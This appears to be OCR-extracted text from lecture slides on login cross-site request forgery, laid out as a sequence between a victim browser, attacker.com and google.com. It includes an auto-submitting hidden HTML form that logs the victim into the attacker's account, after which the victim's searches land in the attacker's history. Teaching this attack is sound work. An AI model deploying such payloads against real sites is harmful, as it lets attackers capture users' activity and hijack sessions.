
```
Referer: http://www.facebook.com/home.ph
```

Login CSRF




Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas


Payments Login CSRF



